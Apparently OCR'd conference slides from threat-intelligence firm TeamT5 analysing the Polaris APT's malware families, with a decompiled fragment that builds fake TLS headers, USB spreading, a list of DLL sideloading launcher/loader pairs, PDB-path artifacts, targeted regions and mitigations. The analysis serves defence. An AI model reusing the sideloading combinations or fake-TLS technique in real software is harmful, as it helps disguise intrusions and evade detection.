  - Difficult/time-consuming to navigate and rebuild even with various IDA plugins

Challenges when REing



- Debug build complexity
  - Having debug build sounds great on paper
  - Nightmare to navigate without relevant symbols
  - Too many MSVC junk


Shared concepts across families



```
  AllocateMemory(v11->ComputerName, 0, 0x100);
  *v11->ReverseShellStruct = 0;
  AllocateMemory(v11->C2Address, 0, 0x30);
  AllocateMemory(v11->Unknown_0x30, 0, 0x30);
  AllocateMemory(v11->XorKey, 0, 0x20);
  *&v11->Unknown_4342[0x18] = 0;
  AllocateMemory(&v11->Unknown_4342[8], 0, 0x10);
  (v11->ImportTable->InitializeCriticalSection)(&v11->Cri
  (v11->ImportTable->InitializeCriticalSection)(&v11->Cri
  v10 = sub_404740(0x14, v11->ImportTable->VirtualAlloc,
  if ( v10 )
  {
    v9 = sub_404780(v10);
  }
  else
int __cdecl TOnePipeShell::BuildPayload(NetworkPay
{
  if ( a2 > 0xFFFF )
  {
    return 0;
  }
  a1->TLSApplicationHeader = 0x17;
  a1->TLSVersionMajor = 3;
  a1->TLSVersionMinor = 3;
  a1->PayloadSize[0] = BYTE1(a2);
  a1->PayloadSize[1] = a2;
  return 1;
}
```

- Base design/structure remains largely the same across families
  - Shared large structures
  - Import table configuration/API hashing
- Fake TLS packaging & primarily communicates over TCP

Spreading via USB



- Spread via USB
  - Not a new tactic – but they are picking it back up for TOne series
- Suggests airgap attacks against military units
  - …or in general, greater possibility of infecting other endpoints

New launchers & loaders

TEAMT5

Launcher	Vendor	Loader
lslic.exe	SafeNet, Inc.	lsapiw32.dll
ssvagent.exe	Sun Microsystems, Inc.	ssv.dll
AutoUpdateApp.exe	Conceiva Pty. Ltd.	AutoUpdate.dll
Acrobat Elements.exe	Adobe Systems Inc.	ContextMenu.dll
dokanctl.exe	CleverFiles	dokan1.dll
WebEntryWizard.Exe	Data Access Worldwide	vdfvm17.dll
EACoreServer.exe	Electronic Arts	EACore.dll
GetCurrentRollback.exe	Microsoft Corporation	GetCurrentDeploy.dll
Transfer.exe	Nero AG	drivespan.dll
Permissions.exe	Silhouette America	RBGUIFramework.dll
KTEPerUserOptions.exe	ExtendOffice Technology Inc.	KTEMain32.dll
…and many more		

- Started using more and more undocumented sideloading combos
  - Instead of just Acrobat, Razer, Avast, etc.

```
C:\\Users\\utfzsfbhyfkies\\Desktop\\qeruoqwrouqowrggvyf
lease\\TurboActivate.pdb
D:\\WorkProject\\jfieog\\jsge\\sjgege\\jsdgie\\sjgiegop
C:\\Users\\utfzsfbhyfkies\\Desktop\\qeruoqwrouqowrggvyf
Release\\DVUSB.pdb
D:\\123456789089wew\\226371\\asd\\cbhasd\\dasdjkj\\ewew
F:\\dfsadksla;fdkjsklklajfdslkfjdklsajflkdsjfkldsajfdkl
C:\\DSJALJFKLSAJFLKSAJLFJSALFJSKLAJFKSAJKFSAJFKJKFFG\\D
D:\P\OJ\G\0\0\\sln\test\Debug\vdfvm17.pdb
C:\f\nvsmartmax\Debug\nvsmartmax.pdb
```

Tampers with PDB path a lot... By hand?

TEAMT5


...but also forgets to sometimes???

(YK likely stands for 遠控, “remote control”)

TEAMT5

Bigger Picture

TEAMT5



- Constantly making changes
  - New revision every few months if not more often
  - Detection evasion?
- “Minimalistic” approach
  - Remote shell and sometimes basic file management only

Bigger Picture

- Different deployment strategies
  - PH/MM/TH/TW -> TOnePipeShell/TOneDisk/NoFive
  - VN/ID/MN -> PlugDisk/PlugX
  - EU/MN/TW -> MiniPlug
- Continues to target sensitive sectors
  - Military
  - Government

TEAMT5

Conclusion

Key Takeaways

- Polaris is still at it well after a whole decade
- New (and old) TTPs
  - Disguises as TLS Application Data traffic
  - Constantly making changes to evade detection
  - Abuses previously undocumented legitimate launchers
  - Still targets removable devices for airgapped devices

Mitigations

TEAMT5

- Beware of phishing emails
  - This is still their primary point of entry
- Double check before clicking on anything in a removable drive
  - If navigating to the device results in only one file or executable, and not the files you expect – STOP!

THANK YOU!

links.azaka.fun

still@teamt5.org

TEAMT5

Persistent Cyber Threat Hunters